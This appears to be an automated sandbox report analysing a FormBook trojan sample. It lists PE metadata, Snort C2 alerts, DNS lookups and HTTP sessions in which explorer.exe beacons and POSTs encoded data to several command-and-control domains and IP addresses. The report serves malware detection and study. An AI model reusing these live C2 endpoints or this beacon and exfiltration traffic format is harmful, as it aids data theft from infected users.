add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xb3eb8	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xb4000	0x5c4	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xb6000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xb1f10	0xb2000	False	0.804240366046	data	7.63421102824	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xb4000	0x5c4	0x600	False	0.426432291667	data	4.12651677638	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xb6000	0xc	0x200	False	0.044921875	data	0.0980041756627	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xb4090	0x334	data		
RT_MANIFEST	0xb43d4	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2016
Assembly Version	1.0.0.0
InternalName	SecurityContextRunD.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	View
ProductVersion	1.0.0.0
FileDescription	View
OriginalFilename	SecurityContextRunD.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.435.209.127.15549776802031449 05/14/22-15:30:16.775228	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49776	80	192.168.2.4	35.209.127.155
192.168.2.435.209.127.15549776802031453 05/14/22-15:30:16.775228	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49776	80	192.168.2.4	35.209.127.155
192.168.2.435.209.127.15549776802031412 05/14/22-15:30:16.775228	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49776	80	192.168.2.4	35.209.127.155

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 15:30:03.781282902 CEST	49768	80	192.168.2.4	5.183.8.183
May 14, 2022 15:30:03.920614958 CEST	80	49768	5.183.8.183	192.168.2.4
May 14, 2022 15:30:03.920727968 CEST	49768	80	192.168.2.4	5.183.8.183
May 14, 2022 15:30:03.920893908 CEST	49768	80	192.168.2.4	5.183.8.183
May 14, 2022 15:30:04.060039997 CEST	80	49768	5.183.8.183	192.168.2.4
May 14, 2022 15:30:04.548072100 CEST	80	49768	5.183.8.183	192.168.2.4
May 14, 2022 15:30:04.548129082 CEST	80	49768	5.183.8.183	192.168.2.4
May 14, 2022 15:30:04.548218966 CEST	49768	80	192.168.2.4	5.183.8.183
May 14, 2022 15:30:06.312325001 CEST	49768	80	192.168.2.4	5.183.8.183
May 14, 2022 15:30:06.451627970 CEST	80	49768	5.183.8.183	192.168.2.4
May 14, 2022 15:30:16.363326073 CEST	49774	80	192.168.2.4	35.209.127.155
May 14, 2022 15:30:16.494345903 CEST	80	49774	35.209.127.155	192.168.2.4
May 14, 2022 15:30:16.494873047 CEST	49774	80	192.168.2.4	35.209.127.155
May 14, 2022 15:30:16.495182991 CEST	49774	80	192.168.2.4	35.209.127.155
May 14, 2022 15:30:16.495271921 CEST	49774	80	192.168.2.4	35.209.127.155
May 14, 2022 15:30:16.504599094 CEST	49775	80	192.168.2.4	35.209.127.155
May 14, 2022 15:30:16.626019955 CEST	80	49774	35.209.127.155	192.168.2.4
May 14, 2022 15:30:16.634051085 CEST	80	49775	35.209.127.155	192.168.2.4
May 14, 2022 15:30:16.636746883 CEST	80	49774	35.209.127.155	192.168.2.4
May 14, 2022 15:30:16.636895895 CEST	49774	80	192.168.2.4	35.209.127.155
May 14, 2022 15:30:16.637161970 CEST	49775	80	192.168.2.4	35.209.127.155
May 14, 2022 15:30:16.643537998 CEST	49775	80	192.168.2.4	35.209.127.155
May 14, 2022 15:30:16.643937111 CEST	49776	80	192.168.2.4	35.209.127.155
May 14, 2022 15:30:16.773243904 CEST	80	49775	35.209.127.155	192.168.2.4
May 14, 2022 15:30:16.773293018 CEST	80	49775	35.209.127.155	192.168.2.4
May 14, 2022 15:30:16.773320913 CEST	80	49775	35.209.127.155	192.168.2.4
May 14, 2022 15:30:16.773431063 CEST	80	49775	35.209.127.155	192.168.2.4
May 14, 2022 15:30:16.773549080 CEST	49775	80	192.168.2.4	35.209.127.155
May 14, 2022 15:30:16.773643017 CEST	49775	80	192.168.2.4	35.209.127.155
May 14, 2022 15:30:16.774919033 CEST	80	49776	35.209.127.155	192.168.2.4
May 14, 2022 15:30:16.775083065 CEST	49776	80	192.168.2.4	35.209.127.155
May 14, 2022 15:30:16.775228024 CEST	49776	80	192.168.2.4	35.209.127.155
May 14, 2022 15:30:16.903151035 CEST	80	49775	35.209.127.155	192.168.2.4
May 14, 2022 15:30:16.903198957 CEST	80	49775	35.209.127.155	192.168.2.4
May 14, 2022 15:30:16.903225899 CEST	80	49775	35.209.127.155	192.168.2.4
May 14, 2022 15:30:16.903496981 CEST	80	49775	35.209.127.155	192.168.2.4
May 14, 2022 15:30:16.903522968 CEST	80	49775	35.209.127.155	192.168.2.4
May 14, 2022 15:30:16.903654099 CEST	80	49775	35.209.127.155	192.168.2.4
May 14, 2022 15:30:16.905946970 CEST	80	49776	35.209.127.155	192.168.2.4
May 14, 2022 15:30:16.913714886 CEST	80	49775	35.209.127.155	192.168.2.4
May 14, 2022 15:30:17.289189100 CEST	49776	80	192.168.2.4	35.209.127.155
May 14, 2022 15:30:17.460618973 CEST	80	49776	35.209.127.155	192.168.2.4
May 14, 2022 15:30:18.098143101 CEST	80	49776	35.209.127.155	192.168.2.4
May 14, 2022 15:30:18.098318100 CEST	49776	80	192.168.2.4	35.209.127.155
May 14, 2022 15:30:22.373779058 CEST	49778	80	192.168.2.4	198.54.117.216
May 14, 2022 15:30:22.546669006 CEST	80	49778	198.54.117.216	192.168.2.4
May 14, 2022 15:30:22.546772957 CEST	49778	80	192.168.2.4	198.54.117.216
May 14, 2022 15:30:22.546966076 CEST	49778	80	192.168.2.4	198.54.117.216
May 14, 2022 15:30:22.547004938 CEST	49778	80	192.168.2.4	198.54.117.216
May 14, 2022 15:30:22.547489882 CEST	49779	80	192.168.2.4	198.54.117.216
May 14, 2022 15:30:22.719687939 CEST	80	49778	198.54.117.216	192.168.2.4
May 14, 2022 15:30:22.719718933 CEST	80	49778	198.54.117.216	192.168.2.4
May 14, 2022 15:30:22.719736099 CEST	80	49778	198.54.117.216	192.168.2.4
May 14, 2022 15:30:22.719750881 CEST	80	49778	198.54.117.216	192.168.2.4
May 14, 2022 15:30:22.719788074 CEST	49778	80	192.168.2.4	198.54.117.216
May 14, 2022 15:30:22.719824076 CEST	49778	80	192.168.2.4	198.54.117.216
May 14, 2022 15:30:22.719893932 CEST	80	49779	198.54.117.216	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 15:30:22.719924927 CEST	49778	80	192.168.2.4	198.54.117.216
May 14, 2022 15:30:22.719986916 CEST	49779	80	192.168.2.4	198.54.117.216
May 14, 2022 15:30:22.721510887 CEST	49779	80	192.168.2.4	198.54.117.216
May 14, 2022 15:30:22.721914053 CEST	49780	80	192.168.2.4	198.54.117.216
May 14, 2022 15:30:22.894175053 CEST	80	49779	198.54.117.216	192.168.2.4
May 14, 2022 15:30:22.894232035 CEST	80	49779	198.54.117.216	192.168.2.4
May 14, 2022 15:30:22.894263029 CEST	80	49779	198.54.117.216	192.168.2.4
May 14, 2022 15:30:22.894292116 CEST	80	49779	198.54.117.216	192.168.2.4
May 14, 2022 15:30:22.894321918 CEST	49779	80	192.168.2.4	198.54.117.216
May 14, 2022 15:30:22.894367933 CEST	49779	80	192.168.2.4	198.54.117.216
May 14, 2022 15:30:22.894377947 CEST	49779	80	192.168.2.4	198.54.117.216
May 14, 2022 15:30:22.894489050 CEST	80	49780	198.54.117.216	192.168.2.4
May 14, 2022 15:30:22.894987106 CEST	49780	80	192.168.2.4	198.54.117.216
May 14, 2022 15:30:22.895159960 CEST	49780	80	192.168.2.4	198.54.117.216
May 14, 2022 15:30:23.067143917 CEST	80	49779	198.54.117.216	192.168.2.4
May 14, 2022 15:30:23.067190886 CEST	80	49779	198.54.117.216	192.168.2.4
May 14, 2022 15:30:23.067257881 CEST	49779	80	192.168.2.4	198.54.117.216
May 14, 2022 15:30:23.067307949 CEST	49779	80	192.168.2.4	198.54.117.216
May 14, 2022 15:30:23.067642927 CEST	80	49780	198.54.117.216	192.168.2.4
May 14, 2022 15:30:23.067675114 CEST	80	49780	198.54.117.216	192.168.2.4
May 14, 2022 15:30:28.467868090 CEST	49781	80	192.168.2.4	35.241.47.216
May 14, 2022 15:30:28.483691931 CEST	80	49781	35.241.47.216	192.168.2.4
May 14, 2022 15:30:28.483841896 CEST	49781	80	192.168.2.4	35.241.47.216
May 14, 2022 15:30:28.487941027 CEST	49781	80	192.168.2.4	35.241.47.216
May 14, 2022 15:30:28.488051891 CEST	49781	80	192.168.2.4	35.241.47.216
May 14, 2022 15:30:28.488487959 CEST	49782	80	192.168.2.4	35.241.47.216
May 14, 2022 15:30:28.504026890 CEST	80	49781	35.241.47.216	192.168.2.4
May 14, 2022 15:30:28.504388094 CEST	80	49782	35.241.47.216	192.168.2.4
May 14, 2022 15:30:28.504643917 CEST	49782	80	192.168.2.4	35.241.47.216
May 14, 2022 15:30:28.506386995 CEST	49782	80	192.168.2.4	35.241.47.216
May 14, 2022 15:30:28.508757114 CEST	80	49781	35.241.47.216	192.168.2.4
May 14, 2022 15:30:28.514334917 CEST	49783	80	192.168.2.4	35.241.47.216
May 14, 2022 15:30:28.522336006 CEST	80	49782	35.241.47.216	192.168.2.4
May 14, 2022 15:30:28.522372961 CEST	80	49782	35.241.47.216	192.168.2.4
May 14, 2022 15:30:28.522399902 CEST	80	49782	35.241.47.216	192.168.2.4
May 14, 2022 15:30:28.522424936 CEST	80	49782	35.241.47.216	192.168.2.4
May 14, 2022 15:30:28.522442102 CEST	49782	80	192.168.2.4	35.241.47.216
May 14, 2022 15:30:28.522453070 CEST	80	49782	35.241.47.216	192.168.2.4
May 14, 2022 15:30:28.522481918 CEST	80	49782	35.241.47.216	192.168.2.4
May 14, 2022 15:30:28.522483110 CEST	49782	80	192.168.2.4	35.241.47.216
May 14, 2022 15:30:28.522496939 CEST	49782	80	192.168.2.4	35.241.47.216
May 14, 2022 15:30:28.522506952 CEST	80	49782	35.241.47.216	192.168.2.4
May 14, 2022 15:30:28.522509098 CEST	49782	80	192.168.2.4	35.241.47.216

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 15:30:03.737236977 CEST	60758	53	192.168.2.4	8.8.8.8
May 14, 2022 15:30:03.772979021 CEST	53	60758	8.8.8.8	192.168.2.4
May 14, 2022 15:30:16.340459108 CEST	64909	53	192.168.2.4	8.8.8.8
May 14, 2022 15:30:16.361342907 CEST	53	64909	8.8.8.8	192.168.2.4
May 14, 2022 15:30:22.352449894 CEST	60381	53	192.168.2.4	8.8.8.8
May 14, 2022 15:30:22.372586966 CEST	53	60381	8.8.8.8	192.168.2.4
May 14, 2022 15:30:28.201328039 CEST	56509	53	192.168.2.4	8.8.8.8
May 14, 2022 15:30:28.466856956 CEST	53	56509	8.8.8.8	192.168.2.4
May 14, 2022 15:30:33.866899014 CEST	54069	53	192.168.2.4	8.8.8.8
May 14, 2022 15:30:33.885291100 CEST	53	54069	8.8.8.8	192.168.2.4
May 14, 2022 15:30:39.638600111 CEST	58171	53	192.168.2.4	8.8.8.8
May 14, 2022 15:30:39.960573912 CEST	53	58171	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 14, 2022 15:30:45.995723963 CEST	56437	53	192.168.2.4	8.8.8.8
May 14, 2022 15:30:46.054826021 CEST	53	56437	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 14, 2022 15:30:03.737236977 CEST	192.168.2.4	8.8.8.8	0xf68b	Standard query (0)	www.dems-clicks.com	A (IP address)	IN (0x0001)
May 14, 2022 15:30:16.340459108 CEST	192.168.2.4	8.8.8.8	0x6722	Standard query (0)	www.jamesreadtanusa.com	A (IP address)	IN (0x0001)
May 14, 2022 15:30:22.352449894 CEST	192.168.2.4	8.8.8.8	0x1c1b	Standard query (0)	www.kickball.site	A (IP address)	IN (0x0001)
May 14, 2022 15:30:28.201328039 CEST	192.168.2.4	8.8.8.8	0x622e	Standard query (0)	www.bldh45.xyz	A (IP address)	IN (0x0001)
May 14, 2022 15:30:33.866899014 CEST	192.168.2.4	8.8.8.8	0x91eb	Standard query (0)	www.properscooter.com	A (IP address)	IN (0x0001)
May 14, 2022 15:30:39.638600111 CEST	192.168.2.4	8.8.8.8	0x5730	Standard query (0)	www.uspplongee.com	A (IP address)	IN (0x0001)
May 14, 2022 15:30:45.995723963 CEST	192.168.2.4	8.8.8.8	0x304c	Standard query (0)	www.zeavd.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 14, 2022 15:30:03.772979021 CEST	8.8.8.8	192.168.2.4	0xf68b	No error (0)	www.dems-clicks.com		5.183.8.183	A (IP address)	IN (0x0001)
May 14, 2022 15:30:16.361342907 CEST	8.8.8.8	192.168.2.4	0x6722	No error (0)	www.jamesreadtanusa.com		35.209.127.155	A (IP address)	IN (0x0001)
May 14, 2022 15:30:22.372586966 CEST	8.8.8.8	192.168.2.4	0x1c1b	No error (0)	www.kickball.site	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
May 14, 2022 15:30:22.372586966 CEST	8.8.8.8	192.168.2.4	0x1c1b	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
May 14, 2022 15:30:22.372586966 CEST	8.8.8.8	192.168.2.4	0x1c1b	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
May 14, 2022 15:30:22.372586966 CEST	8.8.8.8	192.168.2.4	0x1c1b	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
May 14, 2022 15:30:22.372586966 CEST	8.8.8.8	192.168.2.4	0x1c1b	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
May 14, 2022 15:30:22.372586966 CEST	8.8.8.8	192.168.2.4	0x1c1b	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
May 14, 2022 15:30:22.372586966 CEST	8.8.8.8	192.168.2.4	0x1c1b	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
May 14, 2022 15:30:22.372586966 CEST	8.8.8.8	192.168.2.4	0x1c1b	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
May 14, 2022 15:30:28.466856956 CEST	8.8.8.8	192.168.2.4	0x622e	No error (0)	www.bldh45.xyz		35.241.47.216	A (IP address)	IN (0x0001)
May 14, 2022 15:30:33.885291100 CEST	8.8.8.8	192.168.2.4	0x91eb	No error (0)	www.properscooter.com	properscooter.com		CNAME (Canonical name)	IN (0x0001)
May 14, 2022 15:30:33.885291100 CEST	8.8.8.8	192.168.2.4	0x91eb	No error (0)	properscooter.com		198.54.116.236	A (IP address)	IN (0x0001)
May 14, 2022 15:30:39.960573912 CEST	8.8.8.8	192.168.2.4	0x5730	No error (0)	www.uspplongee.com	a6.pingcache.com		CNAME (Canonical name)	IN (0x0001)
May 14, 2022 15:30:39.960573912 CEST	8.8.8.8	192.168.2.4	0x5730	No error (0)	a6.pingcache.com		38.34.163.59	A (IP address)	IN (0x0001)
May 14, 2022 15:30:46.054826021 CEST	8.8.8.8	192.168.2.4	0x304c	No error (0)	www.zeavd.com	vip.myshopline.shop		CNAME (Canonical name)	IN (0x0001)
May 14, 2022 15:30:46.054826021 CEST	8.8.8.8	192.168.2.4	0x304c	No error (0)	vip.myshopline.shop		104.17.232.29	A (IP address)	IN (0x0001)
May 14, 2022 15:30:46.054826021 CEST	8.8.8.8	192.168.2.4	0x304c	No error (0)	vip.myshopline.shop		104.17.233.29	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.dems-clicks.com
- www.jamesreadtanusa.com
- www.kickball.site
- www.bldh45.xyz
- www.properscooter.com
- www.uspplongee.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49768	5.183.8.183	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 14, 2022 15:30:03.920893908 CEST	1252	OUT	GET /n6g4/?r2MLI=tjrDPFcXi&3fe=oW3KVVYaOTtIW39xG4fO+4eOl+SZoa0wNC6PzHd9cdjmCRbC1fenw4N50qr8bcYtnznV HTTP/1.1 Host: www.dems-clicks.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 14, 2022 15:30:04.548072100 CEST	1253	IN	HTTP/1.1 404 Not Found Date: Sat, 14 May 2022 13:30:03 GMT Server: Apache/2.4.29 (Ubuntu) Content-Length: 281 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 64 65 6d 73 2d 63 6c 69 63 6b 73 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache/2.4.29 (Ubuntu) Server at www.dems-clicks.com Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49774	35.209.127.155	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 14, 2022 15:30:16.495182991 CEST	7586	OUT	POST /n6g4/ HTTP/1.1 Host: www.jamesreadtanusa.com Connection: close Content-Length: 409 Cache-Control: no-cache Origin: http://www.jamesreadtanusa.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.jamesreadtanusa.com/n6g4/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 65 3d 63 39 68 48 6f 51 43 67 61 34 4f 30 7a 35 6a 51 43 6a 59 65 32 75 34 6b 41 71 6f 70 66 77 79 34 7e 77 52 67 35 72 35 6c 47 66 36 73 76 36 54 5a 77 5f 54 68 52 30 41 58 6e 58 35 35 42 67 57 6e 73 56 54 49 73 42 6e 57 4f 39 43 4f 34 4b 30 50 48 59 44 61 73 6d 67 57 43 4d 79 48 44 71 67 33 62 6e 6a 56 76 44 44 47 57 64 54 6d 41 4e 52 59 5a 6e 63 7a 34 43 39 38 39 52 54 4c 54 36 6f 55 39 77 48 6a 44 70 59 4f 59 65 75 36 62 67 31 55 79 72 6b 6f 68 70 71 39 59 4c 6d 59 4e 44 69 66 63 44 58 64 6f 4f 4a 33 52 43 4c 64 6f 79 31 4d 78 71 41 2d 73 31 33 43 30 46 71 55 30 6d 78 4b 49 45 78 4f 39 78 58 38 52 6b 78 35 4a 44 72 32 4f 52 6a 56 36 74 63 43 39 4a 6e 4c 44 78 71 66 73 32 75 55 61 6f 61 72 46 59 42 31 46 72 59 50 44 59 42 58 7a 31 69 47 4d 6e 6b 53 49 59 39 37 52 66 61 52 43 42 63 5f 61 74 58 62 72 63 45 74 59 55 6e 4a 42 55 68 35 30 54 6e 66 77 44 34 30 6f 41 6c 7e 70 63 7a 41 6b 4d 61 39 66 6e 47 6e 71 7e 6a 42 65 47 53 63 37 45 6b 4d 67 28 75 7e 37 30 62 37 78 48 4d 34 62 79 33 4a 63 68 74 51 48 43 54 56 36 79 75 37 47 62 7a 38 50 70 62 78 6a 56 50 76 56 28 78 36 51 55 46 74 69 70 43 45 44 4b 37 4f 79 6a 78 6f 62 74 52 49 4a 67 48 78 38 6d 64 66 4c 6b 65 43 64 79 73 50 54 38 45 49 67 29 2e 00 00 00 00 00 00 00 00 Data Ascii: 3fe=c9hHoQCga4O0z5jQCjYe2u4kAqopfwy4~wRg5r5lGf6sv6TZw_ThR0AXnX55BgWnsVTIsBnWO9 CO4K0PHYDasmgWCMyHDqg3bnjVvDDGWdTmANRYZncz4C989RTLT6oU9wHjDpYOYeu6bg1Uyrkohpq9YL mYNDifcDXdoOJ3RCLdoy1MxqA-s13C0FqU0mxKlExO9xX8Rkx5JDr2ORjV6tcC9JnLDxqfs2uUaoarFYB1FrYPDYBX z1iGMnkSIY97RfaRCBc_atXbrcEtYUnJBUh50TnffwD40oAl~pczAkMa9fnGnq~jBeGSc7EkMg(u~70b7xHM4by3Jc htQHCTV6yu7Gbz8PpbxjVPvV(x6QUFtipCEDK7OyjxobtRIJgHx8mdfLkeCdysPT8EIg).

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.4	49785	198.54.116.236	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 14, 2022 15:30:34.060062885 CEST	9286	OUT	POST /n6g4/ HTTP/1.1 Host: www.properscooter.com Connection: close Content-Length: 409 Cache-Control: no-cache Origin: http://www.properscooter.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.properscooter.com/n6g4/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 65 3d 4d 63 72 58 76 50 6c 39 44 31 61 41 74 71 5a 4c 36 5a 4f 71 77 51 61 46 76 46 6d 52 54 51 73 63 59 70 53 5a 4c 4e 54 6d 51 5a 53 5a 4b 47 37 6d 62 59 79 45 76 79 6e 74 35 74 4b 61 70 61 4b 71 69 6b 45 66 58 46 53 6d 49 73 68 71 4b 7a 47 44 36 4b 4c 68 35 37 58 35 31 2d 53 6b 63 6d 75 39 37 39 61 63 76 45 56 42 57 48 57 4d 76 6c 74 79 78 6b 71 4a 70 73 4d 68 75 75 51 6e 76 72 63 54 39 69 52 55 32 64 62 6d 76 54 4a 35 7e 4d 6d 46 74 39 41 37 47 32 74 53 46 61 6b 78 58 63 43 31 4c 61 4c 42 58 6b 7a 48 4c 58 76 50 44 57 56 38 69 59 34 6e 30 41 75 4e 6d 65 74 49 6c 7a 4a 69 4d 61 56 73 48 5a 58 50 43 48 7e 35 64 38 52 35 65 75 4b 47 6d 76 64 41 72 42 28 59 30 72 67 47 4c 50 58 65 4f 4c 39 78 63 57 4c 43 28 49 4c 37 4d 71 49 78 64 62 38 70 6b 6f 65 5a 6f 5f 6b 4b 63 72 77 45 28 54 75 38 6d 38 74 38 4c 2d 65 5f 52 6f 43 64 5a 72 78 6b 59 53 68 42 28 30 68 63 52 4a 73 74 45 59 4f 37 67 42 39 32 42 6e 61 65 45 6e 76 2d 45 34 78 5a 38 45 64 5a 72 52 74 72 37 69 6c 36 39 4f 33 73 44 67 58 58 67 4b 73 4e 41 4d 79 50 62 31 57 71 73 55 7e 55 32 4f 65 62 42 51 64 5a 76 4b 45 56 46 68 31 63 54 70 6c 55 36 44 54 47 33 48 76 31 74 77 37 6e 50 6b 69 64 41 36 79 5f 73 65 78 77 50 34 53 55 59 39 68 49 48 67 29 2e 00 00 00 00 00 00 00 00 Data Ascii: 3fe=McrXvPl9D1aAtqZL6ZOqwQaFvFmRTQscYpSZLNTmQZSZKG7mbYyEvynt5tKapaKqikEfXFSmIs hqKzGD6KLh57X51-Skcmu979acvEVBWHWMvltyxkqJpsMhuuQnvrcT9iRU2dbmvTJ5~MmFt9A7G2tSFakxXcC1LaLB XkzHLXvPDWV8iY4n0AuNmetIlzJiMaVsHZXPCH~5d8R5euKGmvdArB(Y0rgGLPXeOL9xcWLC(IL7MqIxdb8pkoeZo_ kKcrwE(Tu8m8t8L-e_RoCdZrxkYShB(0hcRJstEYO7gB92BnaeEnv-E4xZ8EdZrRtr7il69O3sDgXXgKsNAMyPb1Wq sU~U2OebBQdZvKEVFh1cTplU6DTG3Hv1tw7nPkidA6y_sexwP4SUY9hIHg).
May 14, 2022 15:30:34.233189106 CEST	9287	IN	HTTP/1.1 400 Bad request content-length: 90 cache-control: no-cache content-type: text/html connection: close Data Raw: 3c 68 74 6d 6c 3e 3c 62 6f 64 79 3e 3c 68 31 3e 34 30 30 20 42 61 64 20 72 65 71 75 65 73 74 3c 2f 68 31 3e 0a 59 6f 75 72 20 62 72 6f 77 73 65 72 20 73 65 6e 74 20 61 6e 20 69 6e 76 61 6c 69 64 20 72 65 71 75 65 73 74 2e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <html><body> 400 Bad request Your browser sent an invalid request.</body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.4	49786	198.54.116.236	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
